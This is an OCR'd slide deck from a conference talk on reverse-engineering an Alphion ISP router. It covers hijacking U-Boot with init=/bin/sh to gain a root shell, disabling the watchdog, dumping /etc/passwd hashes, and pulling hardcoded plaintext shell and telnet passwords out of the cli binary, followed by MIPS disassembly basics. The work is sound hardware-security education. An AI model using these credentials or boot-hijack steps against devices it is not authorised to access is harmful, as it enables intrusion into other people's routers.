
Don’t Trash it, Hack it: Reverse Engineering Secrets & Repurposing ISP Routers

Dheeraj Reddy Jonnalagadda

Open Source Summit, Mumbai, India
June 16-17, 2026

whoami


- Senior Flight software engineer at Pixxel, India.
- Putting Linux in orbit — Building onboard computers (OBC) for earth observation satellites
- A few patches in, more to come — started contributing to the mainline kernel.





Agenda

- **The Break-in:** Manipulating U-Boot args to hijack the Linux boot process
- **Extracting passwords:** Binary analysis to get hardcoded admin passwords.
- **MIPS 101:** Understanding MIPS assembly
- **Breaking it Live:** Bypass the authorization on the real router
- **Q&A**
- **That’s not all:** Something that you can build with the broken in router.

The beginnings









The Black box - Alphion ASEE 1447

Alphion ASEE 177




USB-TTL Converter

No UART, No Problem!



Use the CH341 Programmer



Default login through UART

- We land on this page once the bootup completes.
- Access this login page using `admin/admin` creds
- Linux shell (sh) has a different password.

```
>ls
command error!

    backup                  Backup configuration file
    config                  Configure system
    debug                   Debug system
    debug_telnet            Enable/Disable telnet
    exit                    Exit command line interface
    help                    Help information
    reboot                  Reboot system
    restore                 Restore configuration file
    sh                      Enter linux shell
    show                    Show system information
    ccu_data                get ccu details
    activate_passive_image  switch to passive software image
    get_device_type         get device type as bridge:iprouted:hybrid
    set_device_type         set device type as bridge:iprouted:hybrid
    get_olt_mode            get OMCI OLT mode
    set_olt_mode            set OMCI OLT mode
    killomci                Kill omci

>sh
Enter Password:
```

The breaking in

U-Boot Expeditions: Mapping the Path to Root Access

- Halt boot flow by interrupting U-Boot timeout.
- `# printenv`

```
root_mtd=31:7
serverip=192.168.1.7
set_act0=if itest.s ${sw_active} != 0;then setenv sw_active 0;saveenv;fi
set_act1=if itest.s ${sw_active} != 1;then setenv sw_active 1;saveenv;fi
set_commit0=if itest.s ${sw_commit} != 0;then setenv sw_commit 0;saveenv; else true; fi
setbootargs=setenv bootargs ${bootargs_base} ${more_args} ${mtdparts}
setmoreargs=set more_args ubi.mtd=${ubi_mtd} root=${root_mtd} rootfs=squashfs
sgmii_init=mw bb000084 00000044
stderr=serial
stdin=serial
stdout=serial
sw_active=0
sw_commit=0
sw_tryactive=2
sw_valid0=1
sw_valid1=1
sw_version0=7.6.H.A0.05.12 -- Thu Jan 5 18:00:43 IST 2023
sw_version1=7.6.H.A0.05.06 -- Fri Jul 1 11:40:00 IST 2022
tftp_base=83c60000
ub0=set root_mtd 31:7 && run process0 setmoreargs setbootargs; bootm ${freeAddr}
ub1=set root_mtd 31:9 && run process1 setmoreargs setbootargs; bootm ${freeAddr}
ubi_device_img_name=ubi_device_img.ubi
ubi_mtd=4
ubi_mtd_name=ubi_device
ubipart=ubi part nand0,${ubi_mtd}
upb=tftp ${tftp_base} encode_uboot.img && crc32 ${fileaddr} ${filesize} && spi_nand erase 0x0 ${fl_boot_sz} && spi_nand write.raw ${fileaddr} 0x0 ${filesize}
updev=setenv current_vol ubi_Config && if run check_vol; then run _updev_bk;  else run _updev; fi
upe=tftp ${tftp_base} uboot-env-98d-eng.bin && spi_nand erase ${fl_env} ${fl_env_sz} && spi_nand write ${fileaddr} ${fl_env} ${fl_env_sz} && spi_nand erase ${fl_env2} ${fl_env_sz} && spi
_nand write ${fileaddr} ${fl_env2} ${fl_env_sz}
upframework=run check_framework && tftp ${tftp_base} framework.img && ubi write ${tftp_base} ubi_framework1 ${filesize} && ubi write ${tftp_base} ubi_framework2 ${filesize}
upk=set current_vol ubi_k0 && run check_vol && tftp ${tftp_base} uImage && ubi write ${tftp_base} ubi_k0 ${filesize}
upk1=set current_vol ubi_k1 && run check_vol && tftp ${tftp_base} uImage && ubi write ${tftp_base} ubi_k1 ${filesize}
upr=set current_vol ubi_r0 && run check_vol  && tftp ${tftp_base} rootfs && ubi write ${tftp_base} ubi_r0 ${filesize}
upr1=set current_vol ubi_r1 && run check_vol  && tftp ${tftp_base} rootfs && ubi write ${tftp_base} ubi_r1 ${filesize}
upt=tftp 80000000 img.tar && upimgtar ${fileaddr} ${filesize}
upv=tftp 80000000 vm.img;upvmimg ${fileaddr}
yk=loady 80000000 && cp.b 80000000 81000000 ${filesize} && cmp.b 80000000 81000000 ${filesize} && spi_nand erase ${fl_kernel1} ${fl_kernel1_sz} && spi_nand write 80000000 ${fl_kernel1} $
{filesize}
yr=loady 80000000 && cp.b 80000000 81000000 ${filesize} && cmp.b 80000000 81000000 ${filesize} && spi_nand erase ${fl_rootfs1} ${fl_rootfs1_sz} && spi_nand write 80000000 ${fl_rootfs1} $
{filesize}
yu=loady 80000000 && cp.b 80000000 81000000 ${filesize} && cmp.b 80000000 81000000 ${filesize} && spi_nand erase 0 ${fl_boot_sz} && spi_nand write.raw 80000000 0 ${filesize}

Environment size: 6589/16379 bytes
9607C/9603C#
```

Print the good stuff

- Print each variable starting with the familiar '`bootm`'
- Expand until we print all variables

```
9607C/9603C# printenv process0
process0=run ubipart && ubi read ${freeAddr} ubi_k0
9607C/9603C# printenv setmoreargs
setmoreargs=set more_args ubi.mtd=${ubi_mtd} root=${root_mtd} rootfs=squashfs
9607C/9603C# printenv setbootargs
setbootargs=setenv bootargs ${bootargs_base} ${more_args} ${mtdparts}
9607C/9603C# printenv ubi_mtd
ubi_mtd=4
9607C/9603C# printenv root_mtd
root_mtd=31:7
9607C/9603C# printenv bootargs_base
bootargs_base=console=ttyS0,115200
9607C/9603C# printenv more_args
Unknown command 'printenv_args' - try 'help'
9607C/9603C# printenv more_args
more_args=ubi.mtd=${ubi_mtd} root=${root_mtd} rootfs=squashfs
9607C/9603C# printenv ubi_mtd
ubi_mtd=4
9607C/9603C# printenv root_mtd
root_mtd=31:7
9607C/9603C# printenv mtd_parts
## Error: "mtd_parts" not defined
9607C/9603C# printenv mtdparts
mtdparts=mtdparts=spinand:768K(boot),128K(env),128K(env2),256K(static_conf),255744K(ubi_device)
9607C/9603C# printenv freeAddr
freeAddr=83000000
9607C/9603C#
```

Combine and boot!

```
Hit any key to stop autoboot:  0
9607C/9603C# run ubipart
Creating 1 MTD partitions on "nand0":
0x000000140000-0x00000fb00000 : "mtd=4"
good block number 2048
UBI: attaching mtd1 to ubi0
UBI: physical eraseblock size:   131072 bytes (128 KiB)
UBI: logical eraseblock size:    126976 bytes
UBI: smallest flash I/O unit:    2048
UBI: VID header offset:          2048 (aligned 2048)
UBI: data offset:                4096
UBI: attached mtd1 to ubi0
UBI: MTD device name:            "mtd=4"
UBI: MTD device size:            249 MiB
UBI: number of good PEBs:        1998
UBI: number of bad PEBs:         0
UBI: max. allowed volumes:       128
UBI: wear-leveling threshold:    4096
UBI: number of internal volumes: 1
UBI: number of user volumes:     5
UBI: available PEBs:             1308
UBI: total number of reserved PEBs: 690
UBI: number of PEBs reserved for bad PEB handling: 19
UBI: max/mean erase counter: 3/1
9607C/9603C# ubi read 83000000 ubi_k0
Read 0 bytes from volume ubi_k0 to 83000000
No size specified -> Using max size (10539008)
9607C/9603C# setenv bootargs 'console=ttyS0,115200 ubi.mtd=4 root=31:7 rootfs=squashfs mtdparts=spinand:768K(boot),128K(env),128K(env2),256K(static_conf),255744K(ubi_device) init=/bin/sh
'
9607C/9603C# bootm 83000000
## Booting kernel from Legacy Image at 83000000 ...
   Image Name:   Linux-4.4.140
   Created:      2023-01-05  12:13:43 UTC
   Image Type:   MIPS Linux Kernel Image (lzma compressed)
   Data Size:    4164322 Bytes = 4 MB
   Load Address: 80010000
   Entry Point:  80959870
   Verifying Checksum ... OK
   Uncompressing Kernel Image ...
```

Not in yet: Resetting the watchdog timer

```
# [  331.030000] tv_sec:331     tv_usec:30024
[  331.030000] CPU0 kick watchdog!
[  336.030000] tv_sec:336       tv_usec:30023
[  336.030000] CPU0 kick watchdog!
[  341.030000] tv_sec:341       tv_usec:30024
[  341.030000] CPU0 kick watchdog!
[  346.030000] tv_sec:346       tv_usec:30023
[  346.030000] CPU0 kick watchdog!
[  351.030000] tv_sec:351       tv_usec:30023
[  351.030000] CPU0 kick watchdog!
[  356.030000] tv_sec:356       tv_usec:30023
[  356.030000] CPU0 kick watchdog!
[  361.030000] tv_sec:361       tv_usec:30024
[  361.030000] CPU0 kick watchdog!
[  366.030000] tv_sec:366       tv_usec:30023
[  366.030000] CPU0 kick watchdog!
[  371.030000] tv_sec:371       tv_usec:30023
[  371.030000] CPU0 kick watchdog!
[  376.030000] tv_sec:376       tv_usec:30022
[  376.030000] CPU0 kick watchdog!
[  381.030000] tv_sec:381       tv_usec:30023
[  381.030000] CPU0 kick watchdog!
[  386.030000] tv_sec:386       tv_usec:30023
[  386.030000] CPU0 kick watchdog!
[  391.030000] tv_sec:391       tv_usec:30023
[  391.030000] CPU0 kick watchdog!
[  396.030000] tv_sec:396       tv_usec:30022
[  396.030000] CPU0 kick watchdog!
```

```
[  391.030000] CPU0 kick watchdog!
[  396.030000] tv_sec:396       tv_usec:30022
[  396.030000] CPU0 kick watchdog!
mount -t proc proc /proc
# [  401.030000] tv_sec:401     tv_usec:30024
[  401.030000] CPU0 kick watchdog!
echo 1 > /proc/luna_watchdog/watchdog_flag
[  403.480000] write watchdog_flag to 0x00000001
[  403.480000] REG32(BSP_WDTCTRLR) = 0xe7c00000
#
```

The challenge: Read only file system

```
# mount
/dev/root on / type squashfs (ro,relatime)
devtmpfs on /dev type devtmpfs (rw,relatime,size=78864k,nr_inodes=19716,mode=755)
proc on /proc type proc (rw,relatime)
sysfs on /sys type sysfs (rw,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
tmpfs on /run type tmpfs (rw,relatime)
devpts on /dev/pts type devpts (rw,relatime,gid=5,mode=620,ptmxmode=000)
ramfs on /var type ramfs (rw,relatime)
ubi0:ubi_Config on /var/config type ubifs (rw,relatime)
```

```
# df
Filesystem           1024-blocks    Used Available Use% Mounted on
/dev/root                   9984    9984         0 100% /
devtmpfs                   78864       0     78864   0% /dev
tmpfs                      78988       0     78988   0% /run
ubi0:ubi_Config             8140    3068      4624  40% /var/config
# 
```

Forensics

One binary. Every account

- Exploring the `/etc/passwd` file gives us a clue on what shell is used.
- Executing ‘cli’ confirms this idea
- Copy over the ‘cli’ binary over to PC using `tftp` for further analysis.

```
# cat /etc/passwd
root:x:0:0:root:/tmp:/bin/cli
admin:$5$admin$HtMh.GfdDeKgLmNR2.6sB0bCYiFpKKAF3BM/9rCshbA:0:0::/tmp:/bin/cli
nobody:x:0:0::/tmp:/dev/null
user:$5$admin$0st08tbL34ttYC1oUYJkBCNVcvQfrtPopYLUD2WzGg3:1:0::/tmp:/bin/cli
# ls -l /bin/cli
-rwxrwxr-x    1 root     0           149292 Jan  5  2023 /bin/cli
# cli
>ls
command error!

    backup                  Backup configuration file

    config                  Configure system

    debug                   Debug system

    debug_telnet            Enable/Disable telnet

    exit                    Exit command line interface

    help                    Help information

    reboot                  Reboot system

    restore                 Restore configuration file

    sh                      Enter linux shell
```

Passwords: Now in plaintext for your convenience

```
dheeraj@Home-PC:/srv/tftp$ objdump -s -j .rodata cli | grep -C 5 "Password"
 416e90 00000000 0a416c72 65616479 2066696c  .....Already fil
 416ea0 74657265 64000000 62723000 2d700000  tered...br0.-p..
 416eb0 2d6a0000 0a4e6f77 2074656c 6e657420  -j...Now telnet
 416ec0 66696c74 65726564 00000000 0a54656c  filtered.....Tel
 416ed0 6e657420 69732061 6c726561 6479206f  net is already o
 416ee0 70656e65 64000000 50617373 776f7264  pened...Password
 416ef0 3a200000 76627361 6d6e3136 30373230  : ..vbsamn160720
 416f00 32304000 0a4e6f77 2054656c 6e657420  20@..Now Telnet
 416f10 6973206f 70656e65 64000000 0a417574  is opened....Aut
 416f20 68656e74 69636174 696f6e20 4661696c  hentication Fail
 416f30 65642e20 0a43616e 27742045 6e61626c  ed. .Can't Enabl
--
 418380 6f726d61 74207368 6f756c64 20626520  ormat should be
 418390 6e756d62 65723a6e 756d6265 720a0000  number:number...
 4183a0 25640000 252d3673 252d3135 73252d2a  %d..%-6s%-15s%-*
 4183b0 73252d2a 730a0000 496e6465 78000000  s%-*s...Index...
 4183c0 496e7465 72666163 65000000 55736572  Interface...User
 4183d0 6e616d65 00000000 50617373 776f7264  name....Password
 4183e0 00000000 2d2d2d2d 2d2d2d2d 2d2d2d2d  ....----------
 4183f0 2d2d2d2d 2d2d2d2d 2d2d2d2d 2d2d2d2d  ----------
 418400 2d2d2d2d 2d2d2d2d 2d2d2d2d 2d2d2d2d  ----------
 418410 2d2d2d2d 2d2d2d2d 2d2d2d2d 2d2d2d2d  ----------
 418420 2d2d2d2d 2d2d2d2d 2d2d2d2d 2d2d2d2d  ----------
--
 418870 6e6f6e65 00000000 556e6b6f 6e776e20  none....Unkonwn
 418880 64686370 206d6f64 65210000 53657420  dhcp mode!..Set
 418890 44484350 206d6f64 65206572 726f7221  DHCP mode error!
 4188a0 00000000 0a4e6f74 20417574 686f7269  .....Not Authori
 4188b0 7a656421 00000000 2f62696e 2f736800  zed!..../bin/sh.
 4188c0 456e7465 72205061 7373776f 72643a20  Enter Password:
 4188d0 00000000 6d61736e 62303130 31323032  ....masnb0101202
 4188e0 31230000 2f62696e 2f6e7620 67657465  1#../bin/nv gete
 4188f0 6e762025 73000000 2f62696e 2f6e7620  nv %s.../bin/nv
 418900 73657465 6e762025 73202573 00000000  setenv %s %s....
 418910 73775f61 63746976 65000000 0a25733a  sw_active....%s:
```

```
# /bin/cli
>help
The followings are available commands:

    backup                  Backup configuration file
    config                  Configure system
    debug                   Debug system
    debug_telnet            Enable/Disable telnet
    exit                    Exit command line interface
    help                    Help information
    reboot                  Reboot system
    restore                 Restore configuration file
    sh                      Enter linux shell
    show                    Show system information
    ccu_data                get ccu details
    activate_passive_image  switch to passive software image
    get_device_type         get device type as bridge:iprouted:hybrid
    set_device_type         set device type as bridge:iprouted:hybrid
    get_olt_mode            get OMCI OLT mode
    set_olt_mode            set OMCI OLT mode
    killomci                Kill omci

>sh
Enter Password:
#
#
# id
uid=0(root) gid=0
#
```

MIPS 101

Meet the Registers

Reg	Name	Role
0	$zero	always 0
1	$at	assembler temporary
2	$v0	return value
3	$v1	return value (2nd)
4	$a0	argument 1
5	$a1	argument 2
6	$a2	argument 3
7	$a3	argument 4
8	$t0	temporary (caller-saved)
...	...	
15	$t7	temporary (caller-saved)

Reg	Name	Role
16	$s0	saved (callee-saved)
...	...	
23	$s7	saved (callee-saved)
24	$t8	temporary (caller-saved)
25	$t9	temp + PIC call target
26	$k0	OS reserved
27	$k1	OS reserved
28	$gp	global pointer
29	$sp	stack pointer
30	$fp	frame pointer
31	$ra	return address

The cpic flag

```
dheeraj@Notebook:~$ mips-linux-gnu-readelf -h cli
ELF Header:
  Magic:   7f 45 4c 46 01 02 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, big endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           MIPS R3000
  Version:                           0x1
  Entry point address:               0x403780
  Start of program headers:          52 (bytes into file)
  Start of section headers:          147852 (bytes into file)
  Flags:                             0x70001005, noreorder, cpic, o32, mips32r2
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         10
  Size of section headers:           40 (bytes)
  Number of section headers:         36
  Section header string table index: 35
```

The PIC function prologue - Same opening move!

```
dheeraj@Notebook:~$ mips-linux-gnu-objdump -d cli | grep -B 1 -A 5 "lui.*gp" | head -60
00402f7c <_init@@Base>:
  402f7c:       3c1c0003        lui     gp,0x3
  402f80:       279c7194        addiu   gp,gp,29076
  402f84:       0399e021        addu    gp,gp,t9
  402f88:       27bdffe0        addiu   sp,sp,-32
  402f8c:       afbc0010        sw      gp,16(sp)
  402f90:       afbf001c        sw      ra,28(sp)
--
00402fe0 <_ftext@@Base>:
  402fe0:       3c1c0003        lui     gp,0x3
  402fe4:       279c7130        addiu   gp,gp,28976
  402fe8:       0399e021        addu    gp,gp,t9
  402fec:       27bddef0        addiu   sp,sp,-8464
  402ff0:       afbf210c        sw      ra,8460(sp)
  402ff4:       afbe2108        sw      s8,8456(sp)
--
  40377c:       00000000        nop
  403780:       3c1c0044        lui     gp,0x44
  403784:       279ca110        addiu   gp,gp,-24304
  403788:       0000f821        move    ra,zero
  40378c:       3c040040        lui     a0,0x40
  403790:       24842fe0        addiu   a0,a0,12256
  403794:       8fa50000        lw      a1,0(sp)
--
  40398c:       24820010        addiu   v0,a0,16
  403990:       3c1c0003        lui     gp,0x3
  403994:       279c6780        addiu   gp,gp,26496
  403998:       0399e021        addu    gp,gp,t9
  40399c:       8f848018        lw      a0,-32744(gp)
  4039a0:       8f9983e0        lw      t9,-31776(gp)
  4039a4:       24846ba4        addiu   a0,a0,27556
```


What the GOT?

```
dheeraj@Notebook:~$ mips-linux-gnu-objdump -sj .got cli

cli:     file format elf32-tradbigmips

Contents of section .got:
 432120 00000000 80000000 00410000 00420000  .........A...B..
 432130 00430000 00400000 00411bf8 0040e620  .C...@...A...@.
 432140 00411aa0 00412078 004141f4 0040dc60  .A...A x.AA..@.`
 432150 0040e80c 0040ed28 0041376c 004130a4  .@...@.(.A7l.A0.
 432160 00412a24 0040e40c 0041238c 0040e228  .A*$.@...A#..@.(
 432170 004113bc 00410d8c 00410618 004100a0  .A...A...A...A..
 432180 0040fed8 0040fd3c 0040f600 0040ea78  .@...@.<.@...@.x
 432190 0040e660 0040f268 004144e4 0041187c  .@.`.@.h.AD..A.|
 4321a0 00411628 00413d20 00413dec 00413ffc  .A.(.A= .A=..A?.
 4321b0 0041448c 004110b8 004139d8 00413b58  .AD..A...A9..A;X
 4321c0 0041350c 00413574 004136b8 00412e20  .A5..A5t.A6..A.
 4321d0 004128f0 00412970 004127fc 0040dff8  .A(..A)p.A'..@..
 4321e0 0040e16c 00412134 004121c8 00410d30  .@.l.A!4.A!..A.0
 4321f0 00410b0c 00410c34 0040fa50 0040fc1c  .A...A.4.@.P.@..
 432200 0040f070 0040f69c 0040f760 0040f43c  .@.p.@...@.`.@.<
 432210 0040f4a8 0040f564 0040f880 0040d7b8  .@...@.d.@...@..
 432220 00414958 00411e64 00412da8 00412fa0  .AIX.A.d.A-../.
 432230 004122c8 00410490 0040effc 0040ef84  .A"..A...@...@..
 432240 0040afa4 0040b104 0040b32c 0040b4ec  .@...@...@.,.@..
 432250 0040b5cc 0040b558 0040bbe4 0040c590  .@...@.X.@...@..
 432260 004161c0 0040d658 0041578c 0040d338  .Aa..@.X.AW..@.8
 432270 0040d6a0 0040cfa0 0040d8b4 0040dadc  .@...@...@...@..
 432280 00410ef0 00410ff0 004118e4 00411b30  .A...A...A...A.0
 432290 004152fc 0041540c 004154f0 00415538  .AR..AT..AT..AU8
 4322a0 0040b968 00415264 0041563c 004153a4  .@.h.ARd.AV<.AS.
 4322b0 00402f7c 0042f000 00432574 00000000  .@/|.B...C%t....
 4322c0 00000000 00000000 00416b40 00416b30  .........Ak@.Ak0
 4322d0 00416b20 00416b10 00416b00 00416af0  .Ak .Ak..Ak..Aj.
 4322e0 00416ae0 00416ad0 00000000 00416ac0  .Aj..Aj......Aj.
 4322f0 00416ab0 00416aa0 00416a90 00416a80  .Aj..Aj..Aj..Aj.
 432300 00416a70 00416a60 00416a50 00000000  .Ajp.Aj`.AjP....
 432310 00000000 00416a40 00416a30 00416a20  .....Aj@.Aj0.Aj
 432320 00416a10 00416a00 004169f0 004169e0  .Aj..Aj..Ai..Ai.
 432330 004169d0 00000000 00000000 004169c0  .Ai.........Ai.
```

- Global Offset Table
- A lookup table in memory
- Filled in by the dynamic Linker
- We reach global data through the GOT

How MIPS Encodes a Memory Load

```
lw t9, -0x7fb4(gp)
```




$gp calculation

```
dheeraj@Notebook:~$ mips-linux-gnu-objdump -d cli | grep -B 1 -A 5 "lui.*gp" | head -60
00402f7c <_init@@Base>:
  402f7c:       3c1c0003        lui     gp,0x3
  402f80:       279c7194        addiu   gp,gp,29076
  402f84:       0399e021        addu    gp,gp,t9
  402f88:       27bdffe0        addiu   sp,sp,-32
  402f8c:       afbc0010        sw      gp,16(sp)
  402f90:       afbf001c        sw      ra,28(sp)
```

```
lui   gp, 0x3          → gp = 0x00030000
addiu gp, gp, 29076        → gp = 0x00030000 + 0x7194 =
0x00037194
```

```
addu  gp, gp, t9       → t9 = 0x00402f7c
                       → gp = 0x00037194 + 0x00402f7c
                       → gp = 0x43a110
```

Two hops to a string



$gp = 0x43A110

0x43A110 - 0x7FE4

$t9 + $gp = 0x43212C

0x420000 - 0x7708

0x4188F8 "/bin/nv setenv %s %s"

```
dheeraj@Notebook:~$ mips-linux-gnu-objdump -sj .got cli

cli:     file format elf32-tradbigmips

Contents of section .got:
 432120 00000000 80000000 00410000 00420000  .........A...B..
 432130 00430000 00400000 00411bf8 0040e620  .C...@...A...@.
 432140 00411aa0 00412078 004141f4 0040dc60  .A...A x.AA..@.`
 432150 0040e80c 0040ed28 0041376c 004130a4  .@...@.(.A7l.A0.
 432160 00412a24 0040e40c 0041238c 0040e228  .A*$.@...A#..@.(
 432170 004113bc 00410d8c 00410618 004100a0  .A...A...A...A..
 432180 0040fed8 0040fd3c 0040f600 0040ea78  .@...@.<.@...@.x
 432190 0040e660 0040f268 004144e4 0041187c  .@.`.@.h.AD..A.|
 4321a0 00411628 00413d20 00413dec 00413ffc  .A.(.A= .A=..A?.
 4321b0 0041448c 004110b8 004139d8 00413b58  .AD..A...A9..A;X
 4321c0 0041350c 00413574 004136b8 00412e20  .A5..A5t.A6..A.
 4321d0 004128f0 00412970 004127fc 0040dff8  .A(..A)p.A'..@..
 4321e0 0040e16c 00412134 004121c8 00410d30  .@.l.A!4.A!..A.0
 4321f0 00410b0c 00410c34 0040fa50 0040fc1c  .A...A.4.@.P.@..
 432200 0040f070 0040f69c 0040f760 0040f43c  .@.p.@...@.`.@.<
 432210 0040f4a8 0040f564 0040f880 0040d7b8  .@...@.d.@...@..
 432220 00414958 00411e64 00412da8 00412fa0  .AIX.A.d.A-..A/.
 432230 004122c8 00410490 0040effc 0040ef84  .A"..A...@...@..
 432240 0040afa4 0040b104 0040b32c 0040b4ec  .@...@...@.,.@..
 432250 0040b5cc 0040b558 0040bbe4 0040c590  .@...@.X.@...@..
 432260 004161c0 0040d658 0041578c 0040d338  .Aa..@.X.AW..@.8
